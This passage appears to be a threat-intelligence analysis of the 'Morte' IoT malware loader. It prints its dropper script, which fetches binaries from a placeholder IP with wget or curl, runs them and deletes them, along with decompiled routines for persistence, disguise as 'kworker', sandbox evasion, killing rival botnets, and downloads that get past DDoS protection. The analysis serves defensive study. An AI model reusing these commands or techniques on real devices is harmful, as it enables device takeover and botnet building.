Step by step, the script performs three main commands, which repeat almost identically across most versions, whose capabilities are:

```
ulimit -n 1024
cp /bin/busybox /tmp/
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /
```




- ulimit: Sets the maximum number of file descriptors open per process to 1024 (files, sockets, or pipes), preparing the process to open or make many requests without hitting limits.

- busybox: A tool that bundles common Unix utilities (wget, tftp, rm, etc.) that the script will use later, it is copied to a temporary path.

- cd: Changes directory, moving to /tmp and, if not available, to /var/run, and so on, these are likely paths where it will try to deploy and execute binaries shortly.

After these initial commands, it attempts to download each binary individually. Depending on the infrastructure, only one of them may be suitable for a given device; therefore, the directory contains, as previously observed, all possible Morte Loader variants to reach the one that matches each device:

```
wget http://<IP>/bins/morte.<extension>
curl -O http://<IP>/bins/morte.<extension>
chmod +x morte.<extension>
./morte.arc morte.<extension>
rm -rf morte.<extension>

wget http://<IP>/bins/morte.<extension>
curl -O http://<IP>/bins/morte.<extension>
chmod +x morte.<extension>
./morte.arm morte.<extension>
rm -rf morte.<extension>
```



- wget and curl: The script attempts to request a remote server using either command to retrieve the first executable binary.

- chmod: Once downloaded, it changes the permissions to make the newly obtained binary executable.

- Execution: Using "./" , it runs the binary, which now has execution permissions.


- rm: After execution, it removes traces by deleting the binary, since the executable will already be loaded and will have performed the required actions


If a binary is not suitable for the infrastructure, it simply moves to the next after completing the execution cycle, deleting the attempted binary and trying the next type. The most commonly observed extensions and architectures in exposed directories have been: ARM, ARM5, ARM6, ARM7, i686, x86, x86_64, mips, mpsl, ppc, m68k, sh4, and spc.

Binary Overview

After the script, it will attempt to move to the next phase, where the binary that best suits the victim's infrastructure comes into play.

Morte binaries compiled for multiple architectures, ready for use in the next stage:





A sample Morte binary inspected in a static analysis tool (DIE), highlighted metadata confirms the file's architecture and the presence of UPX packing.

The binaries obtained in each case share strong similarities with one another; that is, although they are written for different platforms, their functions are similar, so it is reasonable to expect that the features, while adapted per platform, retain comparable capabilities. Additionally, in some cases, we find these binaries packed with UPX.

Capabilities

Morte's capabilities are diverse, and its primary goal is to prepare the ground on the affected device to host whatever the affiliate desires. The loader is capable of ejecting other botnets, detecting analysis attempts, and remaining persistent across different architectures to ensure post-exploitation persistence.

Persistence Mechanisms & Process Control

Morte samples searches for running processes and iterates through them to kill any that might interfere with interaction, software that could hinder execution, or programs that could affect later capabilities.

Later, they look for and check .sh files that act as auxiliaries in Morte's execution, and they create persistence in locations such as rc.local by adding scripts that resume execution, or alternatively using init.d, so the cycle restarts on each iteration and can recover if the process was killed or suffered a problem.

```
while ( 1 )
{
  v2 = sub_8050E7C(v1);
  if ( !v2 )
    break;
  while ( 1 )
  {
    v14 = sub_8054239(v2 + 11);
    if ( v14 <= 1 )
      break;
    if ( v14 == sub_805098E() )
      break;
    sub_8051066(&filename, 256, "/proc/%d/exe");
    v3 = sub_8050ACC(&filename, buf, 0x1FFu);
    if ( v3 <= 0 )
      break;
    buf[v3] = 0;
    v4 = sub_80528D9(buf, a1);
    v5 = v4 == 0;
    if ( v4 )
    {
      v6 = 13;
      v7 = buf;
      v8 = "/usr/bin/.sh";
      do
      {
        if ( !v6 )
          break;
        v5 = *v7++ == *v8++;
        --v6;
      }
      while ( v5 );
      if ( !v5 )
        break;
    }
    sub_80509DA(v14, 9);
    v2 = sub_8050E7C(v1);
    if ( !v2 )
      goto LABEL_12;
  }
    sub_8050D1B(v1);
  }
  v9 = 0;
  while ( sub_8050843((int)"/usr/bin/.sh", 2) && !sub_8050843((int)"/usr/bin/.sh", 0) )
  {
    ++v9;
    sub_805474E(100000);
    if ( v9 == 20 )
      return 0;
  }
  sub_8051066(buf, 512, (const char *)&unk_8057E6A, a1);
  sub_8054108(buf);
  v11 = sub_8051033("/etc/rc.local", (int)"r+");
  if ( !v11 )
  {
    v12 = sub_8051033("/etc/init.d/sysd", (int)"w");
    v13 = v12;
    if ( v12 )
    {
      sub_80523AB("#!/bin/sh\n/usr/bin/.sh &\n", 1, 25, v12);
      sub_8050F2A(v13);
      sub_80508A3("/etc/init.d/sysd", 493);
      sub_8050BF2((int)"/etc/init.d/sysd", "/etc/rc2.d/S99sysd");
    }
    return 0;
  }
  while ( sub_80522E4(&v15, 512, v11) )
  {
    if ( sub_8052993(&v15, "/usr/bin/.sh") )
      goto LABEL_21;
  }
  sub_805104B(v11, 0, 2u);
  sub_80523AB("/usr/bin/.sh &\n", 1, 15, v11);
LABEL_21:
  sub_8050F2A(v11);
  sub_80508A3("/etc/rc.local", 493);
  return 0;
}
```

```
{
  unsigned int v2; // ebx

  v2 = sys_kill(a1, sig);
  if ( v2 > 0xFFFFF000 )
  {
    *(_DWORD *)sub_8050F00() = -v2;
    v2 = -1;
  }
  return v2;
}
```

Disassembled code showing a loop that scans running processes and stops those that may interfere with Morte's activity.

Code sections that checks for auxiliary shell scripts and sets up persistence by writing to rc.local.

They also copy the executable to other locations (for example, .sysd) to appear as a legitimate binary, and camouflage it as a kernel process by naming it “kworker” so it resembles a legitimate system process.

```
  result = sub_8050ACC("/proc/self/exe", buf, 0xFFu);
  if ( result < 0 )
    return result;
  buf[result] = 0;
  v21 = "/tmp/.sysd";
  *(_DWORD *)v22 = "/var/run/.sysd";
  sub_8051066((int)&filename, 256, "%s");
  v9 = sub_8050A0C(&filename, 66, 493, (unsigned int)"/tmp/.sysd");
  if ( v9 <= -1 )
    goto LABEL_19;
  sub_8050908(v9);
  if ( (unsigned int)sub_8051066((int)&v16, 512, "cp %s %s", buf, &filename) > 0x1FF )
  {
    sub_8050C82(&filename);
LABEL_19:
    v11 = v22[0];
    sub_8051066((int)&filename, 256, "%s");
    result = sub_8050A0C(&filename, 66, 493, v11);
    if ( result > -1 )
    {
      sub_8050908(result);
      if ( (unsigned int)sub_8051066((int)&v16, 512, "cp %s %s", buf, &filename) > 0x1FF )
        return sub_8050C82(&filename);
      sub_8054108((int)&v16);
      if ( sub_8050968() )
        return sub_8050C82(&filename);
LABEL_20:

      sub_8050B77();
      v13 = *envp;
      if ( *envp )
      {
        v14 = envp;
        do
        {
          v15 = sub_8052911(v13);
          sub_80528A6(v13, 0, v15);
          v13 = v14[1];
          ++v14;
        }
        while ( v13 );
      }
      ((void (__cdecl *)(char *, const char *, _DWORD, int))loc_80543FD)(&filename, "kworker", 0, v12);
    }
    return result;
  }
```

Disassembled code showing how Morte copies its executable into new locations such as temporary or system paths and renames it to blend in, including disguising it as a process named “kworker” to resemble a legitimate system component.

Anti-VM & Anti-Sandbox

In this phase, they try to locate process names (init, systemd, udevd, ...) and verify they are running, if enough are missing, the malware assumes it is in a virtualized environment.

```
v1 = sub_8050D8B("/proc");
if ( v1 )
{
  v2 = 0;
  a1 = &filename;
  while ( 1 )
  {
    v3 = sub_8050E7C(v1);
    if ( !v3 )
      break;
    while ( 1 )
    {
      v4 = sub_8054239(v3 + 11);
      if ( v4 <= 0 )
        break;
      sub_8051066((int)&v18, 256, "/proc/%d/cmdline", v4);
      v5 = sub_8051033(&v18, (int)"r");
      v6 = v5;
      if ( !v5 )
        break;
      if ( sub_80522E4(&filename, 256, v5)
        && (sub_8052993(&filename, "init")
         || sub_8052993(&filename, "systemd")
         || sub_8052993(&filename, "udevd")
         || sub_8052993(&filename, "sshd")) )
      {
        ++v2;
      }
      sub_8050F2A(v6);
      v3 = sub_8050E7C(v1);
      if ( !v3 )
        goto LABEL_10;
    }
  }
```

Morte checks for core system processes such as init, systemd, udevd, and sshd, used to detect virtualized or sandboxed environments.

In other functions, they perform similar tasks more actively, clearing environment variables and adjusting descriptors while checking services such as init, systemd, udevd, dbus, and cron, among others. They may execute or probe these services to detect anomalous behavior, putting them through tests like timing checks or operations that reveal whether they're running in a controlled/debugged environment.

```
LABEL_28:
    sub_8054396(1);
  v2 = 0;
  sub_8050C52(0);
  do
  {
    directory = v2++;
    sub_8050908((int)directory);
  }
  while ( v2 != (char *)1024 );
  sub_8050A0C("/dev/null", 2, v4, v4);
  sub_8050936(0, 1);
  sub_8050936(0, 2);
  qmemcpy(v24, off_8057EFC, sizeof(v24));
  v5 = (int *)v24[sub_8050C24(0) % 7u];
  sub_8052924(&arg2, v5, 31);
  v23 = 0;
  sub_8050A57(15, (unsigned int)&arg2, 0, 0, 0);
  v6 = sub_805098E();
  sub_8051066((int)&filename, 64, "/proc/%d/fd/0");
  v8 = sub_8050A0C(&filename, 2, v7, v6);
  v9 = v8;
  if ( v8 > -1 )
  {
    sub_8050936(v8, 0);
    sub_8050908(v9);
  }
  if ( a1 > 0 )
  {
    v10 = *envp;
    if ( *envp )
    {
      v11 = envp;
      do
      {
        v12 = sub_8052911(v10);
        sub_80528A6(v10, 0, v12);
        v10 = v11[1];
        ++v11;
      }
      while ( v10 );
    }
    v13 = 0;
    v14 = 0;
    do
    {
      v15 = (const char *)a2[v14++];
      v13 += sub_8052911(v15) + 1;
    }
```


Morte scanning file descriptors and environment variables

```
off_8057EFC     dd offset aInit         ; DATA XREF: sub_804DB50+F4↑o
                                        ; sub_804DB50+213↑o
                                        ; "init"
                dd offset aSystemd      ; "systemd"
                dd offset aUdevd        ; "udevd"
                dd offset aDbus         ; "dbus"
                dd offset aSshd         ; "sshd"
                dd offset aRsyslogd     ; "rsyslogd"
                dd offset aCron         ; "cron"
```

List of system process names embedded in the binary, used by Morte to check for expected services and detect virtualized or sandboxed environments.

Self Defense

Additionally, they scan system binaries to remove permissions and prevent their use, potentially neutralizing tools that could shut down the system or be used to download components not controlled by the botnet. They also modify busybox, as a copy was previously created in /tmp, to prevent other versions from being used. Modifying these tools increases resilience and reduces the ability of others to operate the device, ensuring exclusivity of control for the future botnet.



Disassembly output from IDA Pro showing part of Morte's routine for scanning system utilities and preparing to restrict their use, with annotated assembly instructions and control-flow markers.

```
off_805A100     dd offset aSbinReboot   ; DATA XREF: sub_804E9E0+8↑r
                                        ; "/sbin/reboot"
                dd offset unk_80580B4
                dd offset aUsrBinReboot+4 ; "/bin/reboot"
                dd offset aUsrBinReboot ; "/usr/bin/reboot"
                dd offset aUsrSbinShutdow+4 ; "/sbin/shutdown"
                dd offset aUsrSbinShutdow ; "/usr/sbin/shutdown"
                dd offset aUsrBinShutdown+4 ; "/bin/shutdown"
                dd offset aUsrBinShutdown ; "/usr/bin/shutdown"
                dd offset aUsrSbinPowerof+4 ; "/sbin/poweroff"
                dd offset aUsrSbinPowerof ; "/usr/sbin/poweroff"
                dd offset aUsrBinPoweroff+4 ; "/bin/poweroff"
                dd offset aUsrBinPoweroff ; "/usr/bin/poweroff"
                dd offset aUsrSbinHalt+4 ; "/sbin/halt"
                dd offset aUsrSbinHalt  ; "/usr/sbin/halt"
                dd offset aUsrBinHalt+4 ; "/bin/halt"
                dd offset aUsrBinHalt   ; "/usr/bin/halt"
                dd offset aSbinWget     ; "/sbin/wget"
                dd offset unk_805813C
                dd offset aBinWget      ; "/bin/wget"
                dd offset unk_805814B
                dd offset aSbinCurl     ; "/sbin/curl"
                dd offset unk_8058159
                dd offset aBinCurl      ; "/bin/curl"
                dd offset unk_8058168
                dd offset aSbinFtpget   ; "/sbin/ftpget"
                dd offset unk_8058176
                dd offset aBinFtpget    ; "/bin/ftpget"
                dd offset unk_8058187
                dd offset aSbinTftp     ; "/sbin/tftp"
                dd offset unk_8058197
                dd offset aBinTftp      ; "/bin/tftp"
                dd offset unk_80581A6
                dd offset aUsrSbinBusybox+4 ; "/sbin/busybox"
                dd offset aUsrSbinBusybox ; "/usr/sbin/busybox"
                dd offset aUsrBinBusybox+4 ; "/bin/busybox"
                dd offset aUsrBinBusybox ; "/usr/bin/busybox"
                dd offset aUsrSbinNetstat+4 ; "/sbin/netstat"
                dd offset aUsrSbinNetstat ; "/usr/sbin/netstat"
                dd offset aUsrBinNetstat+4 ; "/bin/netstat"
                dd offset aUsrBinNetstat ; "/usr/bin/netstat"
```

List of system binary paths the malware targets, including reboot, shutdown, wget, curl, busybox, and others, to limit system control and reduce interference.

```
sub_80508A3 proc near

arg_0= dword ptr  4
arg_4= word ptr  8

push    ebx
sub     esp, 8
mov     edx, [esp+0Ch+arg_0]
movzx   ecx, [esp+0Ch+arg_4] ; mode
xchg    edx, ebx        ; pathname
mov     eax, 0Fh
int     80h             ; LINUX - sys_chmod
xchg    edx, ebx
mov     ebx, eax
cmp     eax, 0FFFFF000h
jbe     short loc_80508D0
```

Function that changes file permissions on selected binaries, supporting Morte's effort to block competing malware and maintain exclusive control of the device.

Competition & Suppression of Other Botnets and Miners

During Morte's execution, it checks whether any existing botnet or similar actor is already present, with the intent of replacing it with whatever affiliate will be used in future runs. To do this, it first verifies that the process names of typical botnets (Mirai, Hakai, Mozi, qbot...) do not match its own PID, in order to avoid killing affiliates who are using their own business model. If there is no match, it will kill them, pausing between attempts to try to avoid timers, thereby ensuring the resilience of Morte and of the botnet deployed by its affiliates.

```
sub_80528A6(&v6, 0, 0x1000u);
sub_8051066((int)&filename, 64, "/proc/%d/cmdline", a1);
v1 = sub_8051033(&filename, (int)"r");
result = 0;
if ( v1 )
{
  v3 = sub_8052346(&v6, 1, 4095, v1);
  sub_8050F2A(v1);
  if ( v3 && (v4 = off_805A0A0[0]) != 0 )
  {
    v5 = 0;
    while ( !sub_8052B2D(&v6, v4) )
    {
      v4 = off_805A0A0[++v5];
      if ( !v4 )
        goto LABEL_8;
    }
    result = 1;
  }
  else
  {
LABEL_8:
    result = 0;
  }
}
return result;
}
```

Disassembly view showing Morte checking running processes against a list of known botnet and miner names, such as Mirai, Hakai, Mozi, qbot, xmrig, and others, to identify competing malware and terminate it if it does not match its own process ID.

```
off_805A0A0     dd offset aMirai         ; DATA XREF: sub_804E3D0+6D↑r
                                         ; sub_804E3D0+81↑r ...
                                         ; "mirai"
                dd offset aGafgyt        ; "gafgyt"
                dd offset aHakai         ; "hakai"
                dd offset aQbot          ; "qbot"
                dd offset aMozi          ; "mozi"
                dd offset aXmrig         ; "xmrig"
                dd offset aMinerd        ; "minerd"
                dd offset aCgminer       ; "cgminer"
                dd offset aStratum       ; "stratum"
                dd offset aCryptonight   ; "cryptonight"
                dd offset aXhide         ; "xhide"
                align 10h
```

```
{
  int v1; // eax
  __int64 v3; // [esp+10h] [ebp-Ch]

  if ( sub_80509B4() != a1 && a1 > 1 && a1 != sub_805098E() )
  {
    v1 = 0;
    while ( a1 != dword_805A580[v1] )
    {
      if ( ++v1 == 64 )
      {
        sub_80509DA(a1, 9);
        sub_8054480(1);
        sub_80509DA(a1, 9);
        sub_8054480(1);
        sub_80509DA(a1, 9);
        return v3;
      }
    }
  }
```

```
{
  unsigned int v2; // ebx

  v2 = sys_kill(a1, sig);
  if ( v2 > 0xFFFFF000 )
  {
    *(_DWORD *)sub_8050F00() = -v2;
    v2 = -1;
  }
```

Terminating detected competing processes, using repeated kill attempts to remove other botnets or miners from the system.

It also walks through /proc to identify processes and compares the/proc/<pid>/exe paths and names with those from /proc/<pid>/comm. It scans temporary directories for binaries by suffix (for example, .x86, .arm, .mips) and parses /proc/net/tcp and /proc/net/tcp6 to filter connections by port and IP. Any process, file, or connection that is not on its allowed lists is terminated or removed. This allows Morte to monopolize the host and block competitors or unwanted channels.

```
call    sub_804E130
sub     esp, 0Ch
push    offset aProcNetTcp ; "/proc/net/tcp"
call    sub_804E2A0
mov     [esp+1Ch+filename], offset aProcNetTcp6 ; "/proc/net/tcp6"
call    sub_804E2A0
add     esp, 10h
add     esp, 0Ch
retn
sub_804E980 endp
```

Disassembly showing Morte inspecting process and network information from /proc to detect and shut down unwanted activity, helping it block competitors and control the host.

```
loc_804E144:                    ; char
push    ecx
push    ecx                     ; lock
push    1
push    ebx
call    sub_8052D19
pop     eax
pop     edx
push    1                       ; cmd
push    ebx                     ; fd
call    sub_80507AD
add     esp, 0Ch
or      eax, 1
push    eax                     ; lock
push    2                       ; cmd
push    ebx                     ; fd
call    sub_80507AD
add     esp, 10h
```

```
LABEL_3:
    while ( sub_80522E4((int)&v11, 4096, v2) )
    {
      if ( sub_8052248(&v11, "%*d: %127[^ ] %*s %*s %*s %*s %*s %*s %*s %127s", (unsigned int)&v13) == 2 )
      {
        v3 = sub_80528BB(&v13, 58);
        if ( v3 )
        {
          v4 = sub_8054267(v3 + 1, 0, 16);
          v5 = 0;
          v6 = __ROR2__(v4, 8);
          if ( __ROR2__(v4, 8) == 1338 )
          {
LABEL_9:
            v8 = sub_8054267(&v12, 0, 10);
            if ( v8 )
            {
              v9 = sub_804DEB0(v8);
              if ( v9 > 0 )
              {
                v10 = 0;
                while ( v9 != dword_805A580[v10] )
                {
                  if ( ++v10 == 64 )
                  {
                    sub_804E220(v9);
                    goto LABEL_3;
                  }
                }
              }
            }
          }
          else
          {
            while ( 1 )
            {
              v7 = word_8058040[++v5];
              if ( !v7 )
                break;
              if ( v7 == v6 )
                goto LABEL_9;
```

Morte scanning process and connection data to push out anything it doesn't want.

Communication via HTTP

Morte can also construct HTTP requests to simulate legitimate traffic, sending GET/POST requests, and it includes infrastructure management features to bypass protections from different vendors.

```
sub_80503B0(v161, 10240);
v153 = v20 + 1431;
v26 = sub_8050320(v161);
sub_8050340(&v161[v26], v20 + 1431);
v27 = sub_8050320(v161);
sub_8050340(&v161[v27], " ");
v28 = sub_8050320(v161);
sub_8050340(&v161[v28], v20 + 532);
v29 = sub_8050320(v161);
sub_8050340(&v161[v29], " HTTP/1.1\r\nUser-Agent: ");
v30 = sub_8050320(v161);
sub_8050340(&v161[v30], v20 + 20);
v31 = sub_8050320(v161);
sub_8050340(&v161[v31], "\r\nHost: ");
v32 = sub_8050320(v161);
sub_8050340(&v161[v32], v20 + 789);
v33 = sub_8050320(v161);
sub_8050340(&v161[v33], "\r\n");
v34 = sub_8050320(v161);
sub_8050340(&v161[v34], "Keep-Alive: timeout=5");
v35 = sub_8050320(v161);
sub_8050340(&v161[v35], "\r\n");
v36 = sub_8050320(v161);
sub_8050340(
  &v161[v36],
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8");
v37 = sub_8050320(v161);
sub_8050340(&v161[v37], "\r\n");
v38 = sub_8050320(v161);
sub_8050340(&v161[v38], "Accept-Language: en-US,en;q=0.5");
v39 = sub_8050320(v161);
sub_8050340(&v161[v39], "\r\n");
if ( v144 )
{
  v40 = sub_8050320(v161);
  sub_8050340(&v161[v40], "Content-Type: application/x-www-form-urlencoded");
  v41 = sub_8050320(v161);
  sub_8050340(&v161[v41], "\r\n");
  v42 = sub_8050320(v161);
  sub_8050340(&v161[v42], "Content-Length: ");
  v43 = sub_8050320(v161);
  sub_8050340(&v161[v43], " ");
  v44 = sub_8050320(v161);
  v45 = sub_8050320(v144);
  sub_80506E0(v45, 10, &v161[v44]);
  v46 = sub_8050320(v161);
  sub_8050340(&v161[v46], "\r\n");
}
if ( v17[7] > 0 )
{
  v47 = sub_8050320(v161);
  sub_8050340(&v161[v47], "Cookie: ");
```

Morte inspecting HTTP responses for server identifiers like Cloudflare and DOSarrest, allowing it to adjust its requests and slip past these protection layers.

```
  j += 785;
  if ( v142 == v158 )
    goto LABEL_23;
}
sub_80503B0(v160, 10240);
v156 = sub_8052D3C(*(j - 363), v160, 10240, 16386);
if ( v156 <= 0 )
  goto LABEL_72;
if ( sub_80503D0(v160, v156, "\r\n\r\n", 4) == -1 && v156 <= 10239 )
  goto LABEL_65;
v160[sub_80503D0(v160, v156, "\r\n\r\n", 4)] = 0;
if ( sub_80505C0(v160, v156, "Server: cloudflare-nginx") != -1 )
  *j = 2;
if ( sub_80505C0(v160, v156, "Server: DOSarrest") != -1 )
  *j = 1;
j[1] = 0;
if ( sub_80505C0(v160, v156, "Connection: ") != -1 )
{
  v61 = sub_80505C0(v160, v156, "Connection: ");
  v62 = (v160[v61] == 32) + v61;
  v63 = sub_80503D0(&v160[v62], v156 - v62, 134575057, 2);
  v64 = v63;
  if ( v63 != -1 )
  {
    if ( v63 > 1 )
      v64 = v63 - 2;
    v172[v62 - 20773 + v64] = 0;
    v65 = sub_8050320(&v160[v62]);
    if ( sub_80505C0(&v160[v62], v65, "keep-alive") )
      j[1] = 1;
  }
}
j[2] = 0;
if ( sub_80505C0(v160, v156, "Transfer-Encoding: ") != -1 )
{
  v66 = sub_80505C0(v160, v156, "Transfer-Encoding: ");
  v67 = (v160[v66] == 32) + v66;
  v68 = sub_80503D0(&v160[v67], v156 - v67, 134575057, 2);
  v69 = v68;
  if ( v68 != -1 )
  {
    if ( v68 > 1 )
      v69 = v68 - 2;
    v172[v67 - 20773 + v69] = 0;
    v70 = sub_8050320(&v160[v67]);
    if ( sub_80505C0(&v160[v67], v70, "chunked") )
      j[2] = 1;
  }
}
if ( sub_80505C0(v160, v156, "Content-Length: ") == -1 )
{
  j[3] = 0;
}
else
{
  v71 = sub_80505C0(v160, v156, "Content-Length: ");
  v72 = (v160[v71] == 32) + v71;
  v73 = sub_80503D0(&v160[v72], v156 - v72, 134575057, 2);
  v74 = v73;
  if ( v73 != -1 )
```

Morte parsing HTTP response headers and detecting services like Cloudflare and DOSarrest, allowing it to adjust its behavior when facing protection systems.

```
off_805A040     dd offset aMozilla50X11Li
                                        ; DATA XREF: _Network+2A4↑r
                                        ; "Mozilla/5.0 (X11; Linux x86_64) AppleWe"...
                dd offset aMozilla50Windo ; "Mozilla/5.0 (Windows NT 6.1; WOW64) App"...
                dd offset aMozilla50Windo_0 ; "Mozilla/5.0 (Windows NT 6.1; WOW64; Tri"...
                dd offset aMozilla50Windo_1 ; "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:"...
                dd offset aMozilla50Macin ; "Mozilla/5.0 (Macintosh; Intel Mac OS X "...
                dd offset aMozilla50IpadC ; "Mozilla/5.0 (iPad; CPU OS 8_4_1 like Ma"...
                dd offset aMozilla50Windo_2 ; "Mozilla/5.0 (Windows NT 6.3; WOW64) App"...
                dd offset aMozilla50Windo_3 ; "Mozilla/5.0 (Windows NT 10.0; WOW64) Ap"...
                dd offset aMozilla50Windo_4 ; "Mozilla/5.0 (Windows NT 10.0; Win64; x6"...
                dd offset aMozilla50Windo_5 ; "Mozilla/5.0 (Windows NT 6.3; WOW64; rv:"...
                dd offset aMozilla50Windo_6 ; "Mozilla/5.0 (Windows NT 6.3; WOW64; Tri"...
                dd offset aMozilla50Windo_7 ; "Mozilla/5.0 (Windows NT 6.1) AppleWebKi"...
                dd offset aMozilla50Windo_8 ; "Mozilla/5.0 (Windows NT 6.1; Trident/7."...
                dd offset aMozilla50Windo_9 ; "Mozilla/5.0 (Windows NT 10.0; WOW64; rv"...
                dd offset aMozilla50Macin_0 ; "Mozilla/5.0 (Macintosh; Intel Mac OS X "...
                dd offset aMozilla50Macin_1 ; "Mozilla/5.0 (Macintosh; Intel Mac OS X "...
                dd offset aMozilla50Macin_2 ; "Mozilla/5.0 (Macintosh; Intel Mac OS X "...
                dd offset aMozilla50Macin_3 ; "Mozilla/5.0 (Macintosh; Intel Mac OS X "...
                dd offset aMozilla50IpadC_0 ; "Mozilla/5.0 (iPad; CPU OS 8_4 like Mac "...
                dd offset aMozilla50IpadC_1 ; "Mozilla/5.0 (iPad; CPU OS 8_3 like Mac "...
```

User-Agent strings that Morte can use to mimic different browsers and devices, helping its HTTP traffic look legitimate.

Propagation & Loading Additional or Next Payloads

Another key capability of Morte is the ability to download the next stage for propagation and botnet setup. We find functions that locate the path where the file will be placed, depending on the route and infrastructure. This supports multiple download methods (wget, curl, tftp), making it more resilient and adaptable, as noted in earlier sections.

```
off_8058344     dd offset aTmp           ; DATA XREF: sub_804FD90+127↑o
                                         ; "/tmp/"
                dd offset aVarRun        ; "/var/run/"
                dd offset aMnt_0         ; "/mnt/"
                dd offset aRoot_0        ; "/root/"
                dd offset aVar_0         ; "/var/"
                dd offset unk_8058306
```

List of directory targets Morte uses when choosing where to drop or save its downloaded payloads.

```
if ( v6 >= v7 )
{
  v9 = (int)(v5 + 1);
  sub_8050380(&v19, v5 + 1, v7);
  if ( v6 - v8 > 0 )
  {
    v10 = *(unsigned __int8 *)(v9 + v8);
    if ( v6 - v8 - 1 >= v10 )
    {
      sub_8050380(&v17, v9 + v8 + 1, v10);
      v11 = sub_8050968();
      if ( v11 != -1 )
      {
        if ( v11 <= 0 )
        {
          qmemcpy(&v21, off_8058344, 0x18u);
          sub_8051066((int)&v16, 64, "%s%s", &v19, "x86");
          sub_80508A3(off_805A1C0, 0x1EDu);
          sub_80508A3((const char *)off_805A1C4, 0x1EDu);
          sub_80508A3(off_805A1C8, 0x1EDu);
          sub_80508A3((const char *)off_805A1CC, 0x1EDu);
          sub_80508A3(off_805A1D0, 0x1EDu);
          sub_80508A3((const char *)off_805A1D4, 0x1EDu);
          sub_80508A3(off_805A1D8, 0x1EDu);
          sub_80508A3((const char *)off_805A1DC, 0x1EDu);
          sub_80508A3(off_805A1E0, 0x1EDu);
          sub_80508A3((const char *)off_805A1E4, 0x1EDu);
          sub_80508A3(off_805A1E8, 0x1EDu);
          sub_80508A3((const char *)off_805A1EC, 0x1EDu);
          sub_80508A3(off_805A1F0, 0x1EDu);
          sub_80508A3((const char *)off_805A1F4, 0x1EDu);
          sub_80508A3(off_805A1F8, 0x1EDu);
          sub_80508A3((const char *)off_805A1FC, 0x1EDu);
          v13 = 1;
          while ( 1 )
          {
            v12 = *(&v20 + v13);
            sub_8051066((int)file, 128, "%s%s", *(&v20 + v13), &v16);
            sub_8051066((int)&v14, 512, "wget http://%s/%s/%s -O %s", &v22, &v17);
            sub_8054108((int)&v14);
            if ( sub_8050843((int)file, 0) != -1 )
              break;
            sub_8051066((int)&v14, 512, "curl -o %s http://%s/%s/%s", file, &v22);
            sub_8054108((int)&v14);
            if ( sub_8050843((int)file, 0) != -1 )
              break;
            sub_8051066((int)&v14, 512, "tftp %s -c get %s %s", &v22, &v16);
            sub_8054108((int)&v14);
            if ( sub_8050843((int)file, 0) != -1 )
              break;
            sub_8051066((int)&v14, 512, "cd %s && tftp -g -r %s %s", v12, &v16);
